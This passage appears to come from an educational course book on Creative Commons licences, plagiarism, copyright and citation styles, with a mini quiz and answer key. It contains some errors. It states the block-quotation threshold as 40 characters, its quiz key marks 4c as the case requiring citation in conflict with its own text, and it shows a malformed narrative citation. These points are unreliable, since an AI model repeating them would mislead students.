	NonCommercial	NC	The Non-Commercial icon indicates that the content cannot be used as part of any commercial activity. For example, an image marked with a license containing this symbol cannot be used in a for-profit book.
	NoDerivatives	ND	The non-derivable icon indicates that the relevant content should be used as it was in its original design without any modifications.

Table 6. Creative Commons Symbols and Their Explanations (Sağıroğlu vd. 2020).

1- CC BY: This license allows reusers to distribute, remix, adapt, and build upon the material in any medium or format, so long as attribution is given to the creator. The license allows for commercial use[2].

CC BY includes the following elements:

BY  – Credit must be given to the creator.

2- <u>CC BY-SA</u>: This license allows reusers to distribute, remix, adapt, and build upon the material in any medium or format, so long as attribution is given to the creator. The license allows for commercial use. If you remix, adapt, or build upon the material, you must license the modified material under identical terms[2].

CC BY-SA includes the following elements:

BY  – Credit must be given to the creator,

SA  – Adaptations must be shared under the same terms.

3- CC BY-NC: This license allows reusers to distribute, remix, adapt, and build upon the material in any medium or format for noncommercial purposes only, and only so long as attribution is given to the creator[2].

It includes the following elements:

BY  – Credit must be given to the creator,

NC  – Only noncommercial uses of the work are permitted.

4- CC BY-NC-SA: This license allows reusers to distribute, remix, adapt, and build upon the material in any medium or format for noncommercial purposes only, and only so long as attribution is given to the creator. If you remix, adapt, or build upon the material, you must license the modified material under identical terms[2].

CC BY-NC-SA includes the following elements:

BY  – Credit must be given to the creator,

NC  – Only noncommercial uses of the work are permitted,

SA  – Adaptations must be shared under the same terms.

5- CC BY-ND: This license allows reusers to copy and distribute the material in any medium or format in unadapted form only, and only so long as attribution is given to the creator. The license allows for commercial use[2].

CC BY-ND includes the following elements:

BY – Credit must be given to the creator,

ND – No derivatives or adaptations of the work are permitted.

6- CC BY-NC-ND: This license allows reusers to copy and distribute the material in any medium or format in unadapted form only, for noncommercial purposes only, and only so long as attribution is given to the creator[2].

CC BY-NC-ND includes the following elements:

BY – Credit must be given to the creator,

NC – Only noncommercial uses of the work are permitted,

ND – No derivatives or adaptations of the work are permitted.

- The Creative Commons Public Domain Dedication

CC0 (aka CC Zero) is a public dedication tool, which allows creators to give up their copyright and put their works into the worldwide public domain. CC0 allows reusers to distribute, remix, adapt, and build upon the material in any medium or format, with no conditions[2].

Choosing a License

The six licenses and the public domain dedication tool give creators a range of options. The best way to decide which is appropriate for you is to think about why you want to share your work, and how you hope others will use that work. Before you apply a CC license or CC0 to your work, there are some important things to consider:

The licenses and CC0 cannot be revoked. This means once you apply a CC license to your material, anyone who receives it may rely on that license for as long as the material is protected by copyright, even if you later stop distributing it. You must own or control copyright in the work. Only the copyright holder or someone with express permission from the copyright holder can apply a CC license or CC0 to a copyrighted work. If you created a work in the scope of your job, you may not be the holder of the copyright[2].

How to apply a CC license or CC0 to your work

CC-licensing your work is simple. All you have to do is choose the CC license that suits your needs and then communicate this choice in a way that will be clear to people who come across your work. As part of this communication, you should include a link to the license you've chosen[2]. For more detailed information, visit the following web page: **https://creativecommons.org/about/cclicenses/**

[2]Creative Commons yahttps://creativecommons.org/about/cclicenses/

Fair Use:

It is the freedom of use a copyrighted work under certain conditions without the permission of the owner of the work.[3]

Copyright fair use video: https://www.youtube.com/watch?v=OWRpj8tf210

Citation Obligation:

While doing a research, you can benefit from various sources such as articles, books, Web pages, blogs and can transfer information from these sources. However, you must make reference to the sources you use (Hacettepe University, 2020).

Plagiarism (Knowledge Theft) Plagiarism is the use of other people's expressions, inventions or ideas in one's work without citing the source as if it were their own. Plagiarism is a kind of fraud and theft (TDK, 2022). According to the University of Cambridge, examples of plagiarism include (University of Cambridge, 2022).

[3]Koç Üniveristesi Suna Kıraç Kütüpahnesi. Telif Hakkı ve Adil kullanım. (26.06.2022) https://library.ku.edu.tr/hizmetler/acik-erisim-akademik-iletisim/telif-hakki-ve-adil-kullanim/#tab_html_920b1749015a8dce5f4334661aa5b1b8

- Literally quoting another person's work without citing the source
- Using the ideas of others without appropriate attribution
- To copy-paste from the Internet as it is.

Plagiarism can happen intentionally or unintentionally. In both cases, it is an ethical issue and may lead to consequences such as failing a course, receiving disciplinary action, expulsion from the university or dismissal from the profession (Hacettepe University, 2020).

Copyright fair use video: https://www.youtube.com/watch?v=PzZsButRaHs

*How Can You Avoid Plagiarism?

• By taking note of the source along with information and ideas that can be used.

• By recording the tags of the sources used completely

•By using your own expressions while taking notes.

•By using quotation marks when you copy other people's sentences exactly and

•By making the necessary reference to the resources in each use.

Table 7. How Can You Avoid Plagiarism?

Source: For the Table5, the source named Bilgili (2011) was used. The examples used in the table are taken from Pala and Başıbüyük's (2020) publication.		
	Wrong[L4] **(Plagiarism)**	**Correct**
a) Quotation	As in many fields, education benefits from digital technology as well. However, it is required for individuals to gain some skills to benefit from digital technologies much better. Digital literacy skill is one of the leading skills, too. That's why; digital literacy skill has been introduced and involved in programs of instruction	"As in many fields, education benefits from digital technology as well. However, it is required for individuals to gain some skills to benefit from digital technologies much better. Digital literacy skill is one of the leading skills, too. That's why; digital literacy skill has been introduced and involved in programs of instruction" (Pala and Başıbüyük, 2020).

Explanation	Paragraph taken directly and no reference is given	The paragraph is taken as it is and for this reason, it is shown in double quotes in the article and the author's information is given at the end.
b) Direct Quoting **for longer than 40 characters**	With the developments in information and communication Technologies, digital Technologies nearly became an indispensable part of our life. As in many fields, education benefits from digital technology as well. However, it is required for individuals to gain some skills to benefit from digital technologies much better. Digital literacy skill is one of the leading skills, too. That's why; digital literacy skill has been introduced and involved in programs of instruction.	As Pala and Başıbüyük (2020) noted: With the developments in information and communication Technologies, digital Technologies nearly became an indispensable part of our life. As in many fields, education benefits from digital technology as well. However, it is required for individuals to gain some skills to benefit from digital technologies much better. Digital literacy skill is one of the leading skills, too. That's why; digital literacy skill has been introduced and involved in programs of instruction
Explanation	in here, long and directly was quoted author was not reported	Direct quotations longer than 40 characters are quoted as blocks and do not use quotation marks. • Direct quotations longer than 40 characters are quoted as blocks and do not use quotation marks. in this case ... the author or authors' names are written with the date, ... as the author/authors say, or it says, or As the authors'name(date) noted:

c) Example of using many quotations in a paragraph	Today, with the widespread use of the internet, students have started to take more place in the digital world. Therefore, with the digitalization in education, digital literacy skill has become a skill that students should acquire. Therefore, discussions on digital technology and education; It has focused on the forms of competence and understanding individuals need to use technology effectively and critically, thus digital literacy and various studies have been conducted on this skill.	Today, with the widespread use of the internet, students have started to take more place in the digital world (Bozkurt & Çoşkun, 2018). Therefore, with the digitalization in education, digital literacy skill has become a skill that students should acquire (Stripling, 2010). Therefore, discussions on digital technology and education; It has focused on the forms of competence and understanding individuals need to use technology effectively and critically, thus digital literacy (Buckingham, 2010) and various studies have been conducted on this skill (Pala and Başıbüyük,2020).
Explanation	Sentences from different sources are taken and no reference is made to the cited publication and author.	The authors, whose' source was used are added to the end of each sentence.

Original Text

For one thing, it was not dominated by envy. We began thinking about America at the only moment when US economy was not a triumphant model of wealth and productive potential for the rest of the world. In the decade of the Great Depression we no longer saw the world of *Gatsby* but that of *The Grapes of Wrath*. In the 1920s and early 1930s America was a by- word for the hard-faced pursuit of profit, for injustice, for ruthless unscrupulous and brutal repression. But F. D. Roosevelt's USA not only disclaimed this reputation; it turned it sharply to the left. It visibly became a government for the poor and the unions (Hobsbawm, 2002).

	Wrong (Plagiarism)	Correct
d)Transfer by translating	Some historians have begun to examine America when it was not a successful model of prosperity with productive potential. For them, America had become the land of the "Grapes of Wrath", not the "Great Gatsby" during the Great Depression years. In the 1920s and early 1930s, country became the other name for interest, injustice, vulgarity and oppression. Roosevelt's America not only changed that, it also shifted the direction of the country to the left. The government was now the government of the poor and the unions.	Some historians have begun to examine America when it was not a successful model of prosperity with productive potential. According to Hobsbawm (2002, p. 388), America had become the land of the "Grapes of Wrath", not the "Great Gatsby" during the Great Depression years. In the 1920s and early 1930s, country became the other name for interest, injustice, vulgarity and oppression. Roosevelt's America not only changed that, it also shifted the direction of the country to the left. The government was now the government of the poor and the unions.

Paraphrasing:

If resources related to a topic are being compiled, the relevant sections should be rewritten with the author's own words and the source or resources used should be added to the end of the paragraph. All sources used should be clearly written in the relevant section. Paraphrasing is restating someone else's ideas using our own words. It is an effective method when synthesizing, summarizing or comparing information from one or more sources if it is possible. For this reason, interpretation is often used instead of direct quoting. The source cited when interpreting can be given in parentheses or narratively (American Psychological Associaton, 2019: Ceylan el al., 2020).

• Example: Exposure to more positive experiences is the key factor to provide this protective function (Johnson et al., 2005).

• Example: Johnson et al. (2005) assumed that exposure to more positive experiences the key factor to provide this protective function.

*__Note__ : The above examples were taken in the study named (Ceylan el al., 2020) APA 7 Academic Publication Principles

Stages of Citation

Citation takes place in two complementary phases (Hacettepe University, 2020)

- **At the end of the study**: A list showing the sources of information used in the study is appended to the end of the study. This list, called the bibliography, contains the citations of all the sources used.
- **Within the study:** In the text, it is briefly stated which information is taken from which information source in the bibliography. This is called a brief reference (citation).

There are two basic approaches used when citing references:

Numerical Approach: Each source used is given a number and references are made in the text with these numbers. Example: There are two basic approaches used when citing references[5]

Author-Date Approach: Brief information about the source used (usually the surname of the author, publication date and page number) is given by opening a parenthesis at the relevant place in the text.

Example: There are two basic approaches used when citing references (Hacettepe University 2020)

In this section, both literature methods are used as examples in explaining the topics. The source from which the information was obtained is clearly written just below the pages where the numbered sources are used.

As in the example given below, the source, which is in the fourth place in the references section, is given above as an example for both cases.

The fourth source in the References section is given above as an example of both approaches.

The Example: **5- Hacettepe University. (2020). Hacettepe University Information Literacy (Hübo) Program. Retrieved on 23.06.2022 from https://hubo.hacettepe.edu.tr/docs/hubo_gorme_engelli.pdf**

There are many forms of citation developed for different disciplines. Minor differences between formats are often due to the requirements of the respective discipline. APA, MLA and Chicago are the most commonly used formats (Hacettepe University, 2020).

There is a way of citing references for almost every discipline.

Examples:

- Antropology - AAA
- Biyology - CBE/CSE
- Language and Literature - MLA
- Physics - AIP
- Chemistry - ACS
- Mathematics - AMS
- Psychology - APA
- Sociology - ASA
- Medicine - NLM, AMA

To Prepare References:

The references' part includes the tags of all the sources used in the study. Resources not used in the study should not be added to this list and every resource used should be included (Hacettepe University, 2020). It is arranged alphabetically. If an author has more than one work, they are sorted from the oldest to the newest. Works without an author enter the alphabetical list from the name of the work (AIMS, 2022).

To Prepare Imprint

Enough information is transferred to the imprints to provide access to the source. The representation differs according to each resource type.

Book

Book imprints include the name and surname, the title of the work, the city where the work was published, the publisher, the year of publication and the page number. Its display changes according to the number of authors.[20]

[20]**The Chicago Manual of Style Online. Chicago – Style Citation Quick Guide. 26.06.2022 https://www.chicagomanualofstyle.org/tools_citationguide.**

To prepare imprint video:
https://www.youtube.com/watch?v=10eg_GB_A9E&t=6s
https://www.youtube.com/watch?v=RIkZu92J_pg

Single-authored book: It is arranged as Surname, Name, Name of the Work, Place/City where the work was published, Publisher, Year of publication order.

Book Information: Erol Köroğlu, Turkish literature and the First World War, 1914-1918: From Propaganda to the Construction of National Identity (Istanbul: İletişim Yayınları, 2004).

Imprint: Koroglu, Erol. Turkish literature and the First World War, 1914-1918: from propaganda to the construction of national identity. Istanbul: İletişim Publications, 2004.

Two-authored book:

Book Information: İnci Enginün and Zeynep Kerman, All Works / Ahmet Haşim (Istanbul: Dergah Publications, 1991), 25-28.

Imprint: Enginün, İnci, and Zeynep Kerman. All Works/Ahmet Haşim. Istanbul: Dergah Publications, 1991.

Three-authored book:

Book Information: İrfan Dağdelen, Hüseyin Türkmen, and Nergis Ulu, Impressions from Turkish Librarianship: Nail Bayraktara Armağan (Istanbul: Metropolitan Municipality - Department of Cultural and Social Affairs - Directorate of Library and Museums, 2005).

Imprint: Dağdelen, İrfan, Hüseyin Türkmen, and Nergis Ulu. Projections from Turkish Librarianship: Nail Bayraktara Armagan. Istanbul: Metropolitan Municipality, Department of Cultural and Social Affairs, Directorate of Libraries and Museums, 2005.

Three or more-authored book:

Book Information: Günay Kut et al., Boğaziçi University Kandilli Observatory and Earthquake Research Institute Astronomy Astrology Mathematics Manuscripts Catalogue: Kandilli Observatory manuscripts (Istanbul: Boğaziçi University, 2007).

Imprint: Kut Günay, Hatice Aynur, Cumhure Üçer, and Fatma Büyükkarcı. Boğaziçi University Kandilli Observatory and Earthquake Research Institute Astronomy Astrology Mathematics Manuscripts Catalog: Kandilli Observatory manuscripts. Istanbul: Bogazici University, 2007.

A Chapter from the Book:

Book Information: Halid Ziya Uşaklıgil, "Chapter 22," Aşk-ı Memnu, 8th ed., ed. Muharrem Kaya and Rahim Tarım (Istanbul: Özgür Publications, 2007).

Imprint: Uşaklıgil, Halid Ziya. "Chapter 22." Aşk-ı Memnu, 8th ed. pleasure. Muharrem Kaya and Rahim Tarım. Istanbul: Özgür Publications, 2007.

Printed Article:

In the article tag, the author's name(s), publication year, article name, journal name, volume, issue and page numbers are given (Hacettepe Üniversitesi2020).

Example: Seyhan, Köksal. “City Allegory in a Poem by Yunus Emre.” Turkish Studies Journal of Turkish Studies 24/II (2000): 231 - 280.

Electronic Article:

Information: Nezihe Seyhan, "Resurrection Day in Divan Literature," Literature & Theology: An International Journal of Religion, Theory, and Culture 18:1 (2004 Mar), 64. (accessed 12.08.2009)

Imprint: Seyhan, Nezihe. "Resurrection Day in Divan Literature." Literature & Theology: An International Journal of Religion, Theory, and Culture 18:1 (2004 Mar), 62-76. (accessed 12.08.2009)

Encyclopedia Article: If the encyclopedia has an author, the name is written first. Example[4]:

Information: Yılmaz Öztuna, Turkish Music Encyclopedia (Istanbul: MEB Devlet Kitapları, 1969), “Itri” article.

Imprint: Oztuna, Yilmaz. Turkish Music Encyclopedia. 2 volumes. Istanbul: MEB State Books, 1969.

Web Page:

In the tag of the web page, if any, the author's name(s), publication or last update date, name of the page, access date and access address information are given. If there is no author, the imprint will be issued directly to the page name (Hacettepe University 2020)

Example: McDonald's Corporation. “McDonald's Happy Meal Toy Safety Facts.” Accessed July 19, 2008. http://www.mcdonalds.com/corp/about/factsheets.html.

Example: Tillman, H. N. (2003). Evaluating quality on the net. Retrieved 5 December 2009 from http://www.hopetillman.com/findqual.html.

Thesis:

Information: Zeynep Sabuncu, "Mihr ü Mah: A Mathnawi of Mustafa Âli" (master's thesis, Boğaziçi University, 1983).

Imprint: Sabuncu, Zeynep. "Mihr ü Mah: A Mathnawi of Mustafa Âli." Master's thesis, Boğaziçi University, 1983.

Unpublished Conference:

Information: Mustafa Akdağ and Hidayet Tok, "The effect of traditional teaching and power point supported teaching on student achievement" (Declaration presented at the XIII. National Educational Sciences Congress, İnönü University Faculty of Education, Malatya, July 06-09, 2004).

Imprint: Akdag, Mustafa and Hidayet Tok. "The effect of traditional teaching and power point supported teaching on student achievement." XIII. Paper presented at the National Educational Sciences Congress, İnönü University Faculty of Education, Malatya, July 06-09, 2004.

20-The Chicago Manual of Style Online. Chicago – Style Citation Quick Guide. 26.06.2022 in this date, accessed from https://www.chicagomanualofstyle.org/tools_citationguide.html

20:The Chicago Manual of Style Online. Chicago – Style Citation Quick Guide. 26.06.2022 https://www.chicagomanualofstyle.org/tools_citationguide.

Submission and Citation

The bibliography shows the sources used, but does not show which information is taken from which source. This information is conveyed by making reference to the relevant source in the text (Hacettepe University 2020).

If the expression in the original source is copied exactly, it is called a quote. Quotations are enclosed in quotation marks to indicate that the statement has been copied exactly, and then a reference is made to the original source (Hacettepe University 2020).

Bibliography Editing Utility

There is some software that helps with bibliography and citation creation. It is possible to collect the software in question in two groups (Hacettepe University 2020).

Resource Management Systems:

- They are software developed for resource management purposes. They allow you to create your own database from the records you obtain from the databases and organize your records according to the citation format you want (APA, MLA, Chicago, etc.). The most commonly used resource management software are:
- Endnote
- Refworks

Bibliography and Imprint Creators

They are tools that help to prepare a resource tag. They cover commonly used citation formats (such as APA, MLA, Chicago). Information about the resource must be entered into the system correctly by the user. The system only creates the format (Hacettepe University 2020).

Examples:

- Son of Citation Machine (http://citationmachine.net/)
- EasyBib (http://www.easybib.com/)
- KnightCite (http://www.calvin.edu/library/knightcite/

Mini Quiz

1. **Which of the following is a legal issue regarding the use of information resources?**
   a) Copyright
   b) Indirect transfer
   c) Sending
   d) Quotation
   e) Plagiarism

2. **Which of the following works are covered by copyright?**
   a) Composition
   b) Film
   c) Computer program
   d) Photograph
   e) All

3. **Which of the following about a copyrighted work falls within the scope of fair use?**
   a) Reproduce and distribute
   b) Sell the work
   c) Photocopying a portion for personal use
   d) Film the work
   e) Staging the work

4. **In which of the following situations is it obligatory to cite the source?**
   a) If the work is not copyrighted
   b) If the work is under copyright
   c) If permission is obtained from the author
   d) If used within fair use
   e) All

5. **Which of the following is within the scope of plagiarism?**
   a) Copying information without attribution
   b) Cut and paste from the Internet without citing the source
   c) restate and use information without citing
   d) Summarizes a study without citing the source
   e) All

6. **What is the name of the list showing all the sources of information used in the study?**
   a) Sending
   b) References
   c) Attribution
   d) Tag
   e) uotation

7. **Which of the following is a form of citation?**
   a) RefWorks
   b) EndNote
   c) EasyBib
   d) APA
   e) Word 2007

8. **Which of the following information is not found in a web page tag?**
   a) Release date
   b) Date of access
   c) Place of publication
   d) Title of study
   e) Access address (url)

9. **What type of publication does the following imprint belong to? Etike, S, (2021). Youth and Digital Literacy, Journal of Emek Araştırma (GEAD), Vol 12, Issue 20, December 2021**
   a) Article
   b) Book
   c) Statement
   d) Web page
   e) Thesis

10. **Which of the following is required to use quotation marks?**
    a) References
    b) Quotation
    c) Sending
    d) Attribution
    e) Bibliography

Mini Quiz answers: 1a, 2e, 3c, 4c, 5e, 6b, 7d, 8c, 9a, 10b

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
Digital copyright and plagiarism

Nikolaos Sideris, TeacherGloria Violari, Vasiliki Baketta,Katerina Fotiou, Alexandra Melista

Copyright, types of copyright, copyright protection


Copyright is an exclusive legal right which results from intellectual work or creativity in the fields of science, art, literature and industry given to a creator or a group of individuals, in order to protect their activity from reproduction, distribution and public performance by a third person without any prior license or permission by the owner. Intellectual property must be protected for securing and rewarding the *moral and economic* rights of creators and encouraging at the same time the authors to produce more works in the future. Any violation of the copyright law can lead to extremely severe judiciary consequences (Anjaneya, 2016).

Figure 39. Copyright. What is it?



As **copyright works** are considered *written works* (books, articles, brochures, translations, computer programs), *spoken works* (speeches, lectures, etc.), *works of art, architecture and industrial design*, *cartographic works*, such as geographical and topographic maps, *film works and theatrical plays* and finally, *drama, musical, choreographic and pantomime works* (Ljubojev, 2018). A work of authorship in order to be protected by copyright law should fulfill three conditions: *originality*, *human creation* and *form specificity*.

Figure 40: Legal Protection



The originality of an authorial work is its most important element: its individuality, its identity, the unique feature of both the definition of the creativity and the personality of the creator. The work has to be totally unique in order to enjoy full recognition of copyright protection and that means that it has been created by inspiration and that it is original, not reproduced or adopted from any other existing courses (Ljubojev 2018). The intellectual activity in order to be protected must have been made by a man, which means *to be a creation of a physical person*, in fact to be a human creation. Works previously existed in nature, such as stones or shapes of wood, totally created by forces of nature, though resemble to artworks, cannot be recognized as works of authorship. When it comes to an authorial work, the individual human character has to come to the point. Even if we talk about computer created products in modern designing, human's role is the unique key issue for perfection. Any device cannot function by itself; it is only an auxiliary mean at man's service for any creation of authorial work (Ljubojev, 2018). Last but not least, form specificity of *an authorial work* consists the third valuable element of the definition of a legally protected activity. It has to be

shaped and specified in a certain material form, such as paper, documents, paintings, recordings, web servers etc. The presentation of the work in a certain shape is exactly what gives the identity to the creator's content. The physical and expressible form enables the creator to communicate his intellectual activity to the wider public. Any unfixed and unspecified content is not considered as copyright work (Anjaneya, 2016). To summarize up, an intellectual activity or creation in order to be recognized as copyright work and enjoy rights and financial benefits along which the recognition of the author's personality given by the judiciary, has to be original, to be expressed in a certain form and, of course, to be a human creation.

The technological revolution and digital development over the years have challenged the conditions under which the copyright law has endeavored to stimulate the new works and activities created in the fields of art, science, literature and industry. The reducing cost of copying, producing and distributing digital content for the suppliers of copyrighted creations has both positive and negative effects (positive for the public, negative for the creators' incentives). Nowadays, in our digital era, the domination of information technology has changed everything since the 18th century regarding copyright issues: everything is simple in terms of copying a piece of information. But the producer may not get any recognition for his work. At the same time, it triggers challenges to the already existing copyright laws, provided that the legal system works in favor of the creator. Anyway, the tricky question whether or not the significant technological change will mean the end of copyright history will be left unanswered (Eger, 2012).

What is plagiarism?

Plagiarism is one of the three rules that has to do with unauthorized borrowing as well as copyright and moral rights as shown in Figure 41.




Figure 41: Rules dealing with unauthorized borrowing.

Although the definition boundaries between the rules are complicated, one should keep in mind that copyright and moral rights are legal rules, while plagiarism derives from codes of honor which rule the operation of the market and the institutions (Lipton, 2015). Therefore, according to the regulations for the exams, plagiarism is an offence (Oxford University, 2022). Plagiarism occurs when one tries to use someone else's work or ideas without giving a complete reference to the author of the original text; he misleads the reader into believing that the copyist's work is original (Lipton, 2015). An example of plagiarism is demonstrated in the following figure 4.




Figure 42: Example of plagiarism

The meaning of the verb ‘use’ in the example includes not only the exact copied paragraph from the book but it covers also the substantial use of it. The question if one’s work is ‘suspected’ of being a product of plagiarism cannot be easily answered by estimating the number or proportion of words used in comparison to the original work. because Figures, graphs or photos can be plagiarized as well (Leeds Beckett University, 2014). Plagiarism includes both published and unpublished material in various forms such as manuscripts, printed or electronic. It can be intentional or not (Oxford University, 2022). Sometimes it can be correlated to ignorance or to citation or reference mistakes. It should be stressed that “plagiarism differs from copyright in the sense that it extends to no copyrightable features of a work such as the ideas, the way these are expressed or both” (Lipton, 2015). In order to avoiding plagiarism, quotation marks should be used, all the sources have to be acknowledged with citation (reference of the source in the text) and with

reference (details of the source in the bibliography). Plagiarism can take various forms which are shown in Figure 43 (Hexham, 1999)

Straight plagiarism. This is the most frequent form of plagiarism. Some words are removed from or added to the original text. Quotation marks are not used and there is no reference to the original author.

Plagiarism using a citation, a footnote, with hanging quotations. In these cases of plagiarism there is a reference to the original author (citation or footnotes) but there is no use of quotation marks or if they are used, they do not include the whole text which is plagiarized.

Paraphrasing as plagiarism. In this case someone either paraphrases by re-writing a section without making substantial changes to the original either summarizes information from a source without proper acknowledgement.

Self-plagiarism. Self-plagiarism occurs when you recycle your own work, meaning that you have already submitted your work (thesis, articles, etc.) and you reproduce it again with no indication to the reader.

Figure 43: Forms of Plagiarism

Irving Hexham, THE PLAGUE OF PLAGIARISM, University of Calgary. https://people.ucalgary.ca/~nurelweb/academic/plag.html

Intellectual property rights

The author of an intellectual work has the absolute and exclusive right to control the use of his work. He has the power to conduct moral and financial actions. (WIPO, (2016); European Union Intellectual Property Office [EUIPO], 2020)

Financial rights relate to the acquisition or transfer of the financial reward earned from the use of the creator's intellectual property.

Ethical rights concern the preservation and protection of the creator's relationship to his work.

Work is defined as any original intellectual creation of art, speech or science. The literary, artistic or scientific work can have any form, such as written, audiovisual, artistic and designed. Copyright laws do not protect ideas, discoveries, facts but any specific formulation and expression of them, since freedom of expression is important for the progress and development of modern societies.

Table 8: Protected and not protected works by copyright

Protected by copyright laws, complete or incomplete	**Not protected by copyright laws**
• **Written works and translations** • **Oral texts** • **Musical compositions** • **Theatrical or dance works** • **Audiovisual works** • **Choreographies** • **Works of art** • **Works of applied arts (e.g. clothes, furniture, jewelry)** • **Architectural designs** • **Photographs** • **Illustrations** • **Maps** • **Adaptations of classic works** • **Collections** • **Databases** • **Programs and applications** • **Advertising creations** • **Patents** • **Trademarked items**	• Laws • Political decisions • Administrative documents • Judgements • Works of folk tradition • News, events • Mathematical relations • Procedures and methods • Non-original works • Works whose intellectual property rights have expired

National copyright laws protect authors by giving them the exclusive right to allow or forbid others from using their work. Copyright protection is

automatically enforced upon project creation without the need for any other process (Barker et al., 2016; WIPO, 2016).

Table 9: What a creator can allow or forbid

Specifically, creators can allow or forbid
• **Reproduction of their work in printed or audio editions**
• **Public reproduction or distribution of the work**
• **Communication of the project to the public**
• **Translation of the work into other languages**
• **Conversion of the work to another form such as screenplays or novels**

References and citations

A work must be documented with resources such as books, scientific articles in electronic journals or published research. The references in text enable the reader to search and find the sources on which the specific work is based. The author of a paper may select passages from other published essays. He may paraphrase them and present his own work referring to the specific passages. These references point to a list of detailed sources, in the bibliography section at the end of his paper.

A **reference** is the citation of a source of information, which is included in the bibliography at the end of the work.

A **citation** is the reference to an original text of a source, within the work.

Usually the terms reference and citation are used as synonyms.

The **bibliography** at the end of an article or book includes all texts read by the author and contributed to the creation of his work.

Reference lists include only the sources referred in the text.

Usually the terms bibliography and reference list are used interchangeably.

There are various reference styles: the most commonly used APA (American Psychological Association) style, the MLA (Modern Language Association), the Chicago Manual of Style. In humanities such as literature, language, philosophy, the MLA style is more appropriate, in sciences of education and psychology, the use of the APA style is appropriate; if the work concerns business, the Chicago style is ideal.

Citations can be presented as such:

Parenthetical example: The generation of people born after 1982 were named "digital natives" (Prensky, 2001)

Narrative example: (Prensky, 2001) named "digital natives" people born after 1982

Scribbr (www.scribbr.com) contains instructions on how to write reports. Following the APA style regarding citations in our text, we can see how we make citations in the table below.

Table 10: Citations

Number of writers	Parenthetical	Narrative
One writer (Book, journal article, website,	(Author's Last Name, Year of publication) (Bosshardt, 2021)	Author's Last Name (Year of publication) Bosshardt (2021)
Two writers	(Chew & Cerbin, 2021)	Chew and Cerbin (2021)
More than two writers	(Göksu et al., 2017)	Göksu et al. (2017)
Multiple resources	(Bransford, Brown, and Cocking, 1999; Benassi, Overson, and Hakala, 2014; Weinstein, Sumeracki, and Caviglioli 2019)	
Indirect reference	(Branson, 1978, as cited in Molenda, 2003)	

